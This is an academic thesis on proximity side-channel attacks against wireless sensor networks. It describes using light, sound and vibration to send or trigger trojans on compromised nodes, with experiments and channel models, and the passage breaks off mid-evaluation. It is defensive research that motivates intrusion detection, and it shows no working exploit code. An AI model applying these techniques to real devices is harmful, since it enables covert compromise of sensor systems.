PROXIMITY-BASED ATTACKS IN WIRELESS SENSOR NETWORKS

A Thesis
Presented to
The Academic Faculty

by

Venkatachalam Subramanian

In Partial Fulfillment
of the Requirements for the Degree
Master of Science in the
School of Electrical and Computer Engineering

Georgia Institute of Technology
May 2013

PROXIMITY-BASED ATTACKS IN WIRELESS SENSOR NETWORKS

Approved by:

Raheem A. Beyah, Committee Chair
School of Electrical and Computer Engineering
Georgia Institute of Technology

Henry L. Owen
School of Electrical and Computer Engineering
Georgia Institute of Technology

Ayanna M. Howard
School of Electrical and Computer Engineering
Georgia Institute of Technology

Date Approved: 27 March 2013

This thesis is dedicated to the Communications Assurance and Performance (CAP) group.

ACKNOWLEDGEMENTS

I would like to express my gratitude to my advisor Dr. Raheem Beyah, for his invaluable mentoring, guidance and support. I would like to thank Dr. Selcuk Uluagac for his continuous support and guidance. I also thank Dr. Henry Owen and Dr. Ayanna Howard for their help. I want to thank all the members of the Communications Assurance and Performance (CAP) group for their help and suggestions at various stages of my work. I've thoroughly enjoyed working with such focused, dedicated and smart set of people. Finally, I thank my family and friends for their extended support.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

SUMMARY

The nodes in wireless sensor networks (WSNs) utilize the radio frequency (RF) channel to communicate. Given that the RF channel is the primary communication channel, many researchers have developed techniques for securing that channel. However, the RF channel is not the only interface into a sensor. The sensing components, which are primarily designed to sense characteristics about the outside world, can also be used (or misused) as a communication (side) channel. In our work, we aim to characterize the side channels for various sensory components (i.e., light sensor, acoustic sensor, and accelerometer). While previous work has focused on the use of these side channels to improve the security and performance of a WSN, we seek to determine if the side channels have enough capacity to potentially be used for malicious activity. Specifically, we evaluate the feasibility and practicality of the side channels using today's sensor technology and illustrate that these channels have enough capacity to enable the transfer of common, well-known malware. Given that a significant number of modern robotic systems depend on the external side channels for navigation and environment-sensing, they become potential targets for side-channel attacks. Therefore, we demonstrate this relatively new form of attack which exploits the uninvestigated but predominantly used side channels to trigger malware residing in real-time robotic systems such as the iRobot Create. The ultimate goal of our work is to show the impact of this new class of attack and also to motivate the need for an intrusion detection system (IDS) that not only monitors the RF channel, but also monitors the values returned by the sensory components.

CHAPTER I

INTRODUCTION

The primary purpose of any Wireless Sensor Network (WSN) is to serve as a sensing-layer and an interface to the physical phenomena of the real world. The WSNs, which primarily consist of a number of autonomous sensors that collaboratively monitor physical and environmental conditions, have become ubiquitous, finding applications in the fields of military surveillance, environmental monitoring and health care systems. For instance, there are more than 400 sensors in a modern car that are used for monitoring various environmental parameters (e.g., temperature, light, pressure) [2]. Moreover, unmanned vehicles and armored suits used by the military also depend on a number of different environment-monitoring sensors (e.g., optical, acoustic, seismic, temperature). Similarly, sensor-based land mine detection systems are being continuously utilized in military scenarios with increased usage of the sensing components [3]. Given the importance and the increased usage of sensor-based applications, securing the WSNs is vital.

There have been many solutions provided to secure WSNs. However, the overall security of WSN systems has been focused only on the security of the radio frequency (RF) channel. Hence, many of the security frameworks for WSNs like [4, 5], and defense mechanisms against independent security attacks have been designed with respect to the RF communication channel.

In fact, sensory channels (e.g., light, acoustic, seismic) must also be considered in any security mechanism designed for WSNs. This is critical, because in addition to their use for benign applications, sensory channels can be utilized for malicious purposes. For instance, in smartphones, the visible light [6] and accelerometer [7] sensory channels have been used for benign purposes (authentication and key exchanges). On the other hand, a potential attacker could use the side channels to trigger or even transfer malicious code. For example, information can be encoded as a bit-stream consisting of ones and zeroes, which can be

transmitted using the on-off pattern from a light source. When this light pattern is observed by the sensor, it is decoded to extract the information. Since most of the existing WSN security approaches only monitor the RF channel, sensors are still prone to *side-channel* attacks corresponding to the specific sensing component in use.

In order to detect such side-channel attacks and develop solutions to defend the WSNs against them, it is important to understand the characteristics of these side channels. In this thesis, we provide an analysis on the feasibility and practicality of the side channels in terms of data rate and factors contributing to loss in these channels. Specifically, we evaluate these channels using real sensors for the first time. To the best of our knowledge, there is not an evaluation of WSN side channels. Our results show that, with today's sensor technology it is possible to use side channels for malicious purposes. Also, with further improvements in technology, the capabilities of these channels will be further accentuated. Accordingly, we discuss the practical implications of such side-channel attacks and the need for an IDS that monitors the sensory channel.

1.1 Research Objective

The main objectives of this research are to: 1) analyze different side channels to determine channel characteristics such as data rate and factors contributing to path loss using real sensors and 2) identify and exhibit malicious usage of the side channels. While many researchers have worked on the security enhancements of the conventional RF channel, the security implications of various sensor components or sensory channels used in a wide range of systems including critical robotic systems and WSNs remain an unexplored area of research. In our work, we aim to contribute to this unexplored area of research.

1.2 Summary of Contributions

The contributions of our work are two-fold: we 1) analyze a range of side channels comprehensively to determine their capability to support a variety of malicious activities and 2) design and implement attacks on WSNs and a specific robotic system (e.g., the iRobot

Create) using the analyzed side channels.

1.2.1 Side-Channel Analysis and Characterization

The vital part of our work lies in the analysis and characterization of the various side channels available. The analysis includes determination of key characteristics of the side channel such as data rate capability and factors contributing to path loss of the side channel. Furthermore, based on the analysis of the side channels, a subset of the wide range of malware is determined for each of the side channels that would perform effectively on them.

1.2.2 Attack Scenarios for Real-Time Systems

In the second part of our work, we focus on exposing the impact of such side-channel attacks on practical, real-time systems that make use of a number of sensing components such as the iRobot Create and the sensor nodes in generic WSNs.

1.2.2.1 Attack Scenarios for iRobot Create

In order to demonstrate the practical implications of this new class of attacks using side channels, we design and implement different attack scenarios for the iRobot Create. The iRobot Create is a widely used robotic system by the research community and its variant, Roomba, is a popular vaccuum-cleaning system used in many places.

1.2.2.2 Attack Scenario for Generic WSNs

Side channels are inevitable in almost all WSNs. In addition to the basic usage of side channels, certain WSNs employ side channels for more advanced applications, thereby making the sensors nodes in these WSNs more vulnerable to side-channel attacks. We also implement attack scenarios on the sensor nodes in generic WSNs to expose their vulnerability to such side-channel based attacks.

1.3 Thesis Outline

The rest of the thesis is organized as follows: In Chapter 2, we discuss the related work in terms of usage of the side channels in WSNs. In Chapter 3, an evaluation of the individual side channels is presented. The malicious usage of side channels is exhibited in Chapter 4 along with experimental results from the performance evaluation of a malicious scenario or application. In Chapter 5, we describe and demonstrate various attack scenarios for real-time robotic systems such as the iRobot Create. Also, an attack scenario for the nodes running side-channel based applications in a generic WSN is explained in Chapter 6. Finally, Chapter 7 presents the conclusions and future work.

CHAPTER II

LITERATURE REVIEW

Various security solutions have been proposed to secure the RF channel of the sensor nodes in WSNs. However, these existing techniques or solutions are vulnerable to *side-channel* or *out-of-band* channel attacks.

2.1 Potential Usage of Side Channels

Although, to our knowledge, there have been little work that discusses vulnerabilities of and characterizes these sensory side channels, there have been several contributions that demonstrated the potential of these side channels to improve the security of WSNs [6, 8].

The Enlighten Me! [6] and KeyLED [8] approaches utilize the visible light channel (VLC) to improve the security in WSNs. However, both the approaches limit the usage of VLC to a secure key exchange protocol. Although, an attacker model is discussed in [6], it only focuses on the attacks against the key exchange procedure. In [9], secure initialization of WSNs using the VLC is illustrated. It proposes two protocols, one using secret key cryptography and the other using public key cryptography. Both protocols involve communication over a bidirectional radio channel and an unidirectional out-of-band VLC. However, similar to [6] and [8], [9] also limits the usage of VLC to authentication and key exchange procedures. On the other hand, approaches like [7] make use of the vibration channel for secure communication. This work exposes the weakness of a mobile application called *Bump* [10] that use the accelerometer values in mobile phones for authentication. Moreover, a secure authentication protocol using the vibration channel is described to overcome the drawback in *Bump*. Again, the vibration channel is used only for benign purposes. There have also been attempts to enhance the security of computer systems using the side channels or out-of-band channels such as [11], which proposes a framework that uses external environmental sensors. In this approach, environment information is collected by sensors that are outside

the control of a host and communicate to an external monitor through an out-of-band channel. The sensors capture the CPU temperature, disk light variations and analyze the data using the external monitor to detect attacks on the computer system. However, this does not discuss about malicious activities over the out-of-band channels.

On the other hand, the authors of [12] demonstrate that an application or malware which can access the accelerometer values of the host mobile phone can use this information effectively with the help of machine learning techniques to decode the text entered using a nearby keyboard. This highlights the importance and vulnerability of such side channels. In a more recent work [13], accelerometer values were used to learn user tap- and gesture-based input which required to unlock smartphones. However, [12] and [13] deal with side channels from within the device and do not illustrate the possible vulnerabilities from an external, nearby, unconnected device through side channels.

The aforementioned contributions demonstrate the importance and potential usage of side channels in WSNs, analyzing different side channels. In this work, we provide an analysis of the performance of various side channels using real sensors, illustrate the malicious usage of the side channels and also highlight the need for a side-channel based IDS. To the best of our knowledge, there is not an evaluation of WSN side channels.

2.2 Attacks on Microcontroller-based Devices

Microcontroller-based devices have been subjected to fewer attacks than traditional computer systems due to two main reasons. First, the predominantly used wireless interface (RF, Bluetooth) have been well tested for and secured against exploitations. Second, embedded devices incorporate the Harvard architecture instead of the Von Neumann architecture that is used in computer systems, which make it more difficult to attack the embedded devices using standard techniques such as stack-based buffer overflows and code injection. However, there have been certain contributions that exploit software vulnerabilities in microcontroller-based devices [14, 15].

In [14], the author describes the significant differences between a Von Neumann architecture and a Harvard architecture and thereby provides several techniques for reverse engineering and exploitation of 16-bit wireless embedded systems. On similar lines, remote code injection attacks on Harvard-architecture devices is presented in [15]. This work demonstrates a remote code injection attack for Mica sensors and shows how to exploit program vulnerabilities to inject code into the program memory of an Atmel AVR-based sensor. Although this attack proves to be effective against many of the Harvard architecture-based devices, the implementation is complicated and demands a more sophisticated attacker to execute the attack. Also in contrast to our work, the technique proposed in [15] does not use any of the available side channels to facilitate the attack. On the other hand, the work in [16] presents a static analysis technique to detect software bugs in microcontrollers. In the process, it exposes various types of possible bugs in programs running on microcontrollers. This leads to a number of possible attacks on microcontrollers other than the well-known code injection attacks. However, this work does not provide specific attack scenarios with or without the use of side channels.

In our work, to show the impact of side-channel based attacks, we demonstrate the exploitation of subtle software bugs present in programs running on microcontrollers and also display the simplicity of such exploits when combined with the malicious usage of side channels available in the embedded device.

CHAPTER III

SIDE-CHANNEL ANALYSIS

In this chapter, we first introduce analytical models governing the path loss in select side channels. Then, using real sensors we evaluate the feasibility and practicality of the side channels.

3.1 Side-channel Communication Models

Visible light, infrared, acoustic and seismic channels are identified as potential targets due to their ease-of accessibility.

3.1.1 Visible Light Channel

The visible light channel (VLC) is the most common side channel available in sensor systems. Almost all sensor platforms (e.g., Telosb, MicaZ, Iris) are equipped with a light emitting diode (LED) and most sensor boards (MTS310 [17], MTS400 [17], Telosb) have a photosensor. Also, military applications such as the *Airborne Laser Mine Detection Systems* [18] are based on light detection and ranging (LIDAR) which make use of the light channel. The data rate of such a VLC can be primarily characterized by two major factors, *sampling rate* of the sensor and *path loss* in the channel. The *sampling rate* or *bit rate* supported by the visible light sensors is entirely dependent on the specific sensor technology used.

Besides the sampling rate, another parameter of significance which determines the quality of received light and impacts the capability of the VLC side channel is the *path loss*. The *path loss* in the light channel is calculated to quantify the overall effectiveness of the channel. According to the *inverse square law*, intensity, I_d, at a distance d is given by [19],

$$I_d \propto \frac{1}{d^2} \tag{1}$$



Figure 1: Path Loss variations with respect to distance and optical depth

The path loss in decibels, L_l, can be given as [20],

$$L_l = A_t + L_a \tag{2}$$

where, A_t is the attenuation factor and L_a is the channel absorption loss. The attenuation factor in decibels, A_t, is determined by [20],

$$A_t = 20log\frac{d}{d_{ref}} \tag{3}$$

The second factor contributing to path loss is the channel absorption loss, L_a, which is given by [20],

$$L_a = e^{-\gamma} \tag{4}$$

where, γ is the optical depth of the channel. For an optically clear environmental condition, $\gamma \approx 0.5$ [20]. Therefore, the received light intensity (in decibels), R_i can be given as,

$$R_i = S_i - L_l \tag{5}$$

where, S_i is the light intensity of the source.

The variations of path loss, L_l, determined from the above formula, with increasing distance (d) and considering channels with different optical depth (γ) is shown in Figure 1.

3.1.2 Acoustic Channel

The acoustic channel is another vital side channel and is widely used in various sensor systems. Similar to the VLC, data rate of the acoustic channel is also dependent on the supported *sampling rate* of the sensor and the *path loss* in the channel.



Figure 2: Spherical Spreading Model for Acoustic Channel and VLC (from [1])

A spherical spreading model [1] as shown in Figure 2 is considered for determining the *path loss* in the acoustic channel, where, d is the distance between source and receiver, I_d is the intensity at receiver and I_o is the intensity at the source. For estimating the resultant *path loss* (in decibels), the received sound level can be given as [21],

$$R_l = S_l - T_l \tag{6}$$

where, S_l is sound level of source and T_l is the transmission loss. The transmission loss (T_l) can be estimated by adding the effects of geometrical spreading (T_{lg}) and absorption (T_{la}), which is given as [21],

$$T_l = T_{lg} + T_{la} \tag{7}$$

According to the *inverse square law*, the sound intensity, I_d, at a distance d, is expressed as in Equation 1, Hence, the geometric spreading loss (T_{lg}) in Equation 7 is given by [21],

$$T_{lg} = 20log\frac{d}{d_{ref}} \tag{8}$$

Also, the absorption loss (T_{la}) in Equation 7 can be given by,

$$T_{la} = \alpha \times d \tag{9}$$

where, d is the distance in meters and α is the absorption coefficient which is a function of the frequency.

3.1.3 Seismic Channel

Accelerometers or seismic sensors are widely used in mobile phones and various robots. The seismic channel is potentially a more difficult channel and requires more sophisticated methods to exploit due to two main reasons. First, the level of proximity required to exploit this channel by an attacker is significantly high compared to the visible light and acoustic channels. Second, a simple ON-OFF communication pattern would not be suitable for communicating with the accelerometers, which brings the need for a more sophisticated encoding/decoding technique. The data rate of the seismic channel also primarily depends on the *sampling rate* of the accelerometers and *attenuation* of vibrations (path loss) in the channel. A general expression for modeling propagation of ground vibrations can be given as follows [22]:

$$v_b = v_a(\frac{r_a}{r_b})^{\gamma}\ e^{\alpha(r_a - r_b)} \tag{10}$$

where, r_a, r_b are the distance of locations a and b, respectively from the source, v_a and v_b are velocity of vibrations at locations a and b, respectively, γ is a coefficient dependent on the type of propagation mechanism and α is the material damping coefficient. Similarly, the *attenuation factor*, A_t, is given by [22] as follows:

$$A_t = 20log(\frac{v_b}{v_a}) \tag{11}$$

The attenuation factor, A_t, is used to estimate the attenuation of the vibrations at any point from the source. Therefore, the received intensity of vibrations, R_v, can be given as,

$$R_v = S_v - A_t \tag{12}$$

where, S_v is the intensity of vibrations produced by the source.

3.2 Side-channel Experiments

In this section we use real sensors to evaluate the feasibility and practicality of the side channels (visible light, acoustic and seismic channels).



Figure 3: Sampling Rate Experiment Setup

3.2.1 Experiment Setup

We used a common experiment setup as shown in Figure 3 to analyze and measure the capacity of all the side channels under consideration (visible light, acoustic and seismic channels). However, each side channel is analyzed using the experiment setup, individually and independent from the other side channels. As shown in Figure 3, the setup consists of a base station (HP Notebook, Ubuntu-11.04 OS) and a sensor node (MicaZ) along with a sensor board (MTS420CC or MTS310CB). The sensor node is programmed to periodically sample the side channel being analyzed (visible light, acoustic or seismic). The program also implements a counter which is incremented for every successful sampling event. For an unsuccessful sampling event (i.e., MicaZ receives incomplete or junk value at the sensor interface), the counter is not changed. Furthermore, the program sends the counter value at each sampling instance to the base station through a USB interface. The source code used for the visible light channel is given in Appendix A. A linear increase in the counter values shows that the sampling rate is within the capacity of the channel. On the other hand, stalls in the counter value represent unsuccessful sampling events and indicate that the sampling rate has exceeded the channel capacity. The experiment is repeated for each channel with increasing sampling rates until the counter experiences stalls and thereby the supported data rate is determined.



Figure 4: Sampling Rate Experiment on VLC (using MTS420CC) - Counter Values

3.2.2 Visible Light Channel

Simple experiments conducted on Telosb and MicaZ (with MTS400CC [17] and MTS310CB [17]) motes illustrate the data rate of VLC. An experiment was conducted to estimate the sampling rate of the different light sensors. We implemented a sensor application for the experiment that utilizes a simple integer counter. This application allows the sensor to sample ambient light at the specified sampling rate and checks for the value returned by the *event* in TinyOS. The value returned by the event denotes a *success* or *failure*. For every successful sampling, the counter is incremented. A stall in the counter value indicates that the sampling rate being used is beyond the capacity of the light sensor. Initially, the three different light sensors were allowed to sample continuously, every second (1 bps). Then, the sampling rate was gradually increased and the counter values were observed. It was observed that the MTS400CC sensor board experienced stall in the counter values beyond a sampling rate of 3 bps as shown in Figure 4. Whereas, the MTS310CB sensor board and Telosb experienced stall in the counter values beyond increased sampling rates of 65 bps and 100 bps, respectively. The observed sampling rates of the sensors (which influence the data rate of the channel) are tabulated in Table 1. It is seen that Telosb motes which use the Hamamatsu S1087 visible light sensor support a much higher sampling rate (85-100 bps) than that of MicaZ with MTS400CC sensor board (2-3 bps) which uses the TAOS TSL2550D ambient light sensor. However, the MicaZ with MTS310CB sensor board (using CdSe photocell) is observed to have a reasonable *sampling rate* (50-65 bps).

Table 1: Sampling Rate (observed) comparison of the side channels

Side channel	Platform	Sensor Component	Observed Maximum Sampling Rate (bps)
VLC	Telosb	Hamamatsu S1087	85-100
	MicaZ (MTS400CC)	TAOS 2115	2-3
	MicaZ (MTS310CB)	CdSe Photocell	50-65
Acoustic	MicaZ (MTS310CB)	LM567 CMOS Tone Detector	2-3
Seismic	MicaZ (MTS310CB)	ADXL202JE Accelerometer	50-65

3.2.3 Acoustic Channel

The data rate of the acoustic channel is also mainly characterized by the sampling rate of the sensor. We implemented an experiment similar to that of the VLC, with respect to the acoustic channel. The MTS310CB sensor board is used which utilizes a microphone to detect sound with frequency of 4KHz. A 4KHz buzzer is used to create continuous sound of 4KHz frequency. Again, the sensor application implemented, increments a counter for every successful sampling. The counter value was observed to stall beyond a sampling rate of 3 bps. Thus, the sampling rate of the LM567 CMOS Tone Detector in MTS310CB was observed to be around 2-3 bps as shown in Table 1.

3.2.4 Seismic Channel

We used the accelerometer in MTS310CB (ADXL202JE) for the sampling rate estimation experiment similar to the visible light and acoustic channels. The ADXL202JE, is a dual-axis accelerometer and hence, both, X-axis and Y-axis were observed individually as well as together. The sensor was manually vibrated in a continuous manner. The sensor application similar to the one used in VLC and the acoustic channel is modified such that it allows the sensor to sample the accelerometers continuously and increments a counter for each successful sampling. An occasional stall in the counter values was observed beyond 50 bps and a consistent stall in the counter values was observed beyond 65 bps. Thereby, indicating that the sampling rate of the accelerometer used is 50-65 bps (Table 1).

3.2.5 Combination of Channels

With the experimental results from the individual channel analysis, one can determine a good combination of the different side channels. In this way, combining channels would enable one to produce a stronger attacker model. This would significantly increase the effective data rate and aid attacker scenarios like *Trojan Transfer* and *Secret Trigger* (discussed in the next Section). Also, combined data from side channels can be intelligently handled using aggregation schemes like [23]. Moreover, in some conditions, some side channels may not be available for use. For instance, if the ambient visibility conditions are poor, then it would impact the performance of the light channel. In those cases, an algorithm may choose the best available side channel.

CHAPTER IV

MALICIOUS SIDE-CHANNEL APPLICATIONS

In this chapter, we present malicious applications or scenarios based on the side channels. Such malicious applications are primarily based on the fact that information can be transmitted over these side channels. For instance, information can be encoded as a bit-stream consisting of ones and zeroes, which can be transmitted using the on-off pattern from a light source. When this light pattern is observed by the sensor, it is decoded to extract the information. Apart from transmitting encoded information through these channels, they can also be utilized to simply signal a specific function or an embedded piece of malware. For instance, specific patterns of vibrations picked up by an accelerometer can be decoded and used as a trigger.

4.1 Trojan Transfer

Sensors deployed in environments with moderate ambient light (e.g., cloudy day) and sound conditions (e.g., a conference room with 10 to 15 members) would support good data rates on these side channels and thereby become potential targets to side-channel attacks. For instance, Figure 5 illustrates an attack scenario where an attacker is using the side channels to either transfer to or trigger a trojan in the compromised node (node 2). This assumes that there exists a compromised node in the network as shown in Figure 5, which contains



Figure 5: Side-Channel Attack in WSN with MicaZ sensors



Figure 6: Morse Code Experiment (Left: Android device; Right: MTS310CB with light sensors

malware to decode information passed through side channels (e.g., visible light, acoustic, seismic). Then, a complete malicious code segment or trojan can be transmitted by the attacker through these channels. Since the primary RF channel remains unaffected by this attack procedure, it makes it more difficult to detect or prevent the attack. New trojans can also be transferred to the compromised node without being detected. This type of side-channel attack is explained below using simple experiments.

4.1.1 Trojan Transfer using VLC

We implemented a sample *Morse code* encoder application (converts the input word to Morse code format) on the transmitter which was a HTC Inspire smartphone (Android-2.3.5) and a *Morse code* decoder application (converts Morse code to original format) on the receiver mote. This experiment, as illustrated in Figure 6 mimics the *Secret Trigger* or *Trojan Transfer* scenario where an attacker would transmit similar encoded information over the VLC. This is performed in an environment with moderate ambient lighting. Figure 7 illustrates the decoded pattern using the MTS310CB for the transmitted random data 'MALWARE' (x-axis) using VLC readings (y-axis) from the sensor. Additionally, if infrared light channel is used instead of VLC, it provides a *concealed side channel* and thereby becomes more difficult to be detected.



Figure 7: Morse Code pattern for arbitrary data ('MALWARE') using VLC

4.1.2 Trojan Transfer using Acoustic Channel

For this experiment, a MicaZ mote with the MTS310CB sensor board is used. The microphone in the MTS310CB detects sounds with a frequency of 4KHz. The buzzer in the MTS310CB is used as the source which buzzes sound with a 4KHz frequency. Again, we implemented a *Morse code* encoder application (converting input to Morse code format) and a *Morse code* decoder application (converting Morse code to original format) on the buzzer mote and receiver mote, respectively. Figure 8 illustrates the decoded pattern using MTS310CB for the Morse encoded, arbitrary data of 'ATTACK' (x-axis) using acoustic channel readings (y-axis) from the sensor. This can be extended by an equipped attacker to transfer a trojan over the acoustic channel. An advantage that the acoustic channel poses over the VLC is that the ambient noise can be neglected to a large extent by using a frequency which does not fall in the frequency range of the environmental noise.

For instance, in the experiment described above, a 4KHz buzzer is used and the detector is able to filter out only the 4KHz acoustic signals. Since the 4KHz frequency occupies only a small region in the audible frequency range (20Hz - 20KHz), the environmental noise in



Figure 8: Morse Code pattern for arbitrary data ('ATTACK') using Acoustic channel

the audible frequency range did not have a large influence on our setup. Thus, similar to VLC, the acoustic channel has the ability to provide a highly concealed side channel. When frequency outside the audible frequency range is used, such as ultrasonic, it would even become more difficult to be detected.

4.2 Secret Trigger

It has been shown that devices may contain hardware trojans inserted by a determined vendor [24]. Hence, complimentary to the previous scenario, for sensors deployed in environmental conditions that limit the data rate of the side channels, the attacker can trigger a trojan or malicious code that was earlier stored in the target node. For instance, environments with high path loss would make it more difficult to perform attacks like Trojan Transfer. However, the attacker would still be able to use these side channels to trigger already stored trojans or trojans obtained over a RF channel, without being detected. Furthermore, the compromised node's limited energy can be exhausted at a slower pace by activating the trojan when required and deactivating the trojan when not required, using the side channels with reduced chances of being detected. Thus, the secret trigger mechanism can also be used as an *event-triggered* attack. For instance, by using the accelerometers in a compromised node, a trojan can be activated when the sensor becomes mobile due to a predetermined event. The trojan can be designed in such a way that the node starts

Figure 9: Incoming Call Experiment (Left: Android device; Right: MTS310CB with accelerometers



Figure 10: Incoming Call Detection using Accelerometers

transmitting sensitive information only when activated.

We designed and implemented a simple experiment to illustrate the *secret trigger* scenario. This experiment involved the accelerometers (ADXL202JE) in the MTS310CB sensor board which detects the vibrations produced by a mobile phone (HTC Inspire) running Android-2.3.5, during an emulated incoming call and uses it as a trigger as shown in Figure 9. In order to mimic the incoming call vibrations, we also implemented a simple Android application for Android-2.3.5 operating system. The duration of vibrations was chosen identical to that of an actual incoming call. Figure 10 shows the observed pattern in the accelerometer values during the experiment. The 'threshold region 1' shows the transition from a region with almost constant analog output (coded as bit stream of 0s) to the continuous increase in accelerometer's readings (coded as bit stream of 1s). This region indicates the start of the incoming call region. Similarly, 'threshold region 2' shows the transition from a continuously changing analog output to an almost constant value (bit stream of 0s) or output with reduced variations. This region indicates the end of an incoming call' vibration pattern. This experiment shows that a potential attacker could use events such as an incoming call as a trigger by capturing the vibrations from the device.

4.3 Performance Evaluation

In this section we present the performance evaluation of the *Trojan Transfer* scenario that exhibits the malicious usage of side channels.



Figure 11: Experiment Setup - Trojan Transfer Performance Evaluation

4.3.1 Experiment Setup

We used an experiment setup as shown in Figure 11 to evaluate the performance of the *Trojan Transfer* scenario over the visible light channel. The setup consisted of a HTC Inspire (Android-2.3.5) and a sensor node (MicaZ) along with a sensor board (MTS310CB). A *morse encoder* application which converts the malware file from Hex-format to morse-coded format was installed on the Android device. The flashlight of HTC Inspire was used as the light source for transmitting the malware files in morse-coded format. A sample *morse encoder* application for the Android platform is given in Appendix C. The sensor node (MicaZ) is used as a recipient of the malware and checks for accurate and complete transmission of the malware.

4.3.2 Experiment Analysis

In the *Trojan Transfer* scenario, a potential attacker could possibly transfer an entire trojan through the side channels of the sensor node. In order to evaluate the effectiveness of such an attack over the VLC, we implemented a simple experiment to transmit *hex files* using a light source. The flashlight of a HTC Inspire (Android-2.3.5) smartphone was used for transmitting the Morse coded hex files. The hex files used in the experiment were chosen such that their sizes were comparable to those of existing malware samples [25]. Thus, we used four hex files, representing four different malware samples effectively (5KB: Troj/JSRedir-BV, 10KB: W32/Weird-L, 15KB: Win32.jix, 20KB: W32/Scribble-B) to measure the transfer time of each over VLC using *sampling rate* or *bit rate* of 40bps,

